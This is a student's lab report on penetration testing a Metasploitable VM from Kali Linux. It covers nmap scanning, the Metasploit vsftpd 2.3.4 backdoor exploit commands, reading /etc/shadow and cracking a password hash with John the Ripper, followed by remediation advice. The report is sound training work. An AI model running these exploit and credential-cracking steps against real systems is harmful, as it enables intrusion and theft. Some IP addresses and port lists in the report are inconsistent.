**Network Penetration Testing with Real-World Exploits and Security Remediation**

**Name: Rohitaksh Nag**

**ERP: 6604723**

**Course: B.Tech CSE (Cybersecurity)**

**Semester: 4th**

**Section: CY4A**

**Date: 18/05/2025**

**Project objectives**

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system’s network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

• Reconnaissance: Gathering information about the target

• Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.

• Exploitation: Gaining unauthorized access using known exploits.

• Post-Exploitation: Activities like privilege escalation or data access.

• Remediation: Providing security measures to patch vulnerabilities.

**Project requirements**

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine ( Target Machine)

**Tools Details**

|  |  |
| --- | --- |
| Kali Linux | The attacker machine, containing pre-installed penetration testing tools. |
| Metasploitable | A vulnerable machine to practice attacks on. |
| nmap | For network scanning, port discovery, OS detection, and service version enumeration. |
| Metasploit Framework | For exploiting known vulnerabilities in services running on the target. |
| John the Ripper | For cracking hashed passwords obtained from /etc/shadow. |


**Tasks**

Network Scanning

**Task 1: Basic Network Scan**

nmap -v 192.168.217.128

Ouput of the Scan




Task 2 – Reconnaissance

**Task 1: Scanning for hidden Ports**

nmap -v -p- 192.168.217.129

Output



**Total Hidden Ports = 7**


List of hidden ports

1. 3632
2. 37946
3. 39564
4. 46004
5. 47693
6. 6697
7. 8787

**Task 2: Service Version Detection**

nmap -v -sV 192.168.217.129


Output



**Task 3: Operating System Detection**

nmap -v -O 192.168.217.129

Output



Task 3 - Enumeration

**Target IP Address** 192.168.217.129

**Operating System Details**

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X OS

CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

**Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)**

|  |  |  |  |
| --- | --- | --- | --- |
| **PORT** | **STATE** | **SERVICE** | **VERSION** |
| **21/tcp** | **open** | **ftp** | **vsftpd 2.3.4** |
| **22/tcp** | **open** | **ssh** | **OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)** |
| **23/tcp** | **open** | **telnet** | **Linux telnetd** |
| **25/tcp** | **open** | **smtp** | **Postfix smtpd** |
| **53/tcp** | **open** | **domain** | **ISC BIND 9.4.2** |
| **80/tcp** | **open** | **http** | **Apache httpd 2.2.8 ((Ubuntu) DAV/2)** |
| **111/tcp** | **open** | **rpcbind** | **2 (RPC #100000)** |
| **139/tcp** | **open** | **netbios-ssn** | **Samba smbd 3.X - 4.X (workgroup: WORKGROUP)** |
| **445/tcp** | **open** | **netbios-ssn** | **Samba smbd 3.X - 4.X (workgroup: WORKGROUP)** |
| **512/tcp** | **open** | **exec** | **netkit-rsh rexecd** |
| **513/tcp** | **open** | **login?** | **Netkit rshd** |
| **514/tcp** | **open** | **shell** | **Netkit rshd** |
| **1099/tcp** | **open** | **java-rmi** | **GNU Classpath grmiregistry** |
| **1524/tcp** | **open** | **bindshell** | **Metasploitable root shell** |
| **2049/tcp** | **open** | **nfs** | **2-4 (RPC #100003)** |
| **2121/tcp** | **open** | **ftp** | **ProFTPD 1.3.1** |
| **3306/tcp** | **open** | **mysql** | **MySQL 5.0.51a-3ubuntu5** |
| **5432/tcp** | **open** | **postgresql** | **PostgreSQL DB 8.3.0 - 8.3.7** |
| **5900/tcp** | **open** | **vnc** | **VNC (protocol 3.3)** |
| **6000/tcp** | **open** | **X11** | **(access denied)** |
| **6667/tcp** | **open** | **irc** | **UnrealIRCd** |
| **8009/tcp** | **open** | **ajp13** | **Apache Jserv (Protocol v1.3)** |
| **8180/tcp** | **open** | **unknown** |  |

**Hidden Ports with Service Versions (ONLY HIDDEN PORTS)**

8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

47436/tcp open mountd 1-3 (RPC #100005)

50918/tcp open java-rmi GNU Classpath grmiregistry


59995/tcp open nlockmgr 1-4 (RPC #100021)

60004/tcp open status 1 (RPC #100024)

**Task 4- Exploitation of services**

1. **vsftpd 2.3.4 (Port 21 - FTP)**

* **msfconsole**
* **use exploit/unix/ftp/vsftpd\_234\_backdoor**
* **set RHOST 192.168.160.131**
* **set RPORT 21**
* **Run**


****

**Task 5 - Create user with root permission**


* adduser **happy**
* password **HELLO**
* cat /etc/passwd
* happy:x:1004:1004:happy,,,:/home/happy:/bin/bash
* cat /etc/shadow
* happy:$1$ymqLDVYP$wc.rYahNIe3Koc2FPHZJe0:20226:0:99999:7:::

**Task 6 - Cracking password hashes**


* **nano happy\_hash.txt**

****

* **john happy\_hash.txt**

****

* **john happy\_hash.txt –show**

****

**Task 7 – Remediation**

Vulnerability: vsftpd 2.3.4

Current Version on System:\*\* vsftpd 2.3.4

Known Vulnerability: Backdoor command shell

Latest Version: vsftpd 3.0.5

Remediation:

Upgrade to the latest version using:

bash

sudo apt update && sudo apt install vsftpd

- Disable anonymous login

- Use SFTP or SCP instead of FTP

**References:**

**- [https://www.vsftpd.org](https://www.vsftpd.org)**

**Major Learning From this project**

Through this project, I learned to manage Linux users and understand how passwords are stored and cracked using tools like John the Ripper. I used Nmap commands to scan for open ports, detect running services, and identify

operating systems. The project helped me identify system vulnerabilities and software updates and better configurations. Overall, it improved my practical understanding of system and network security.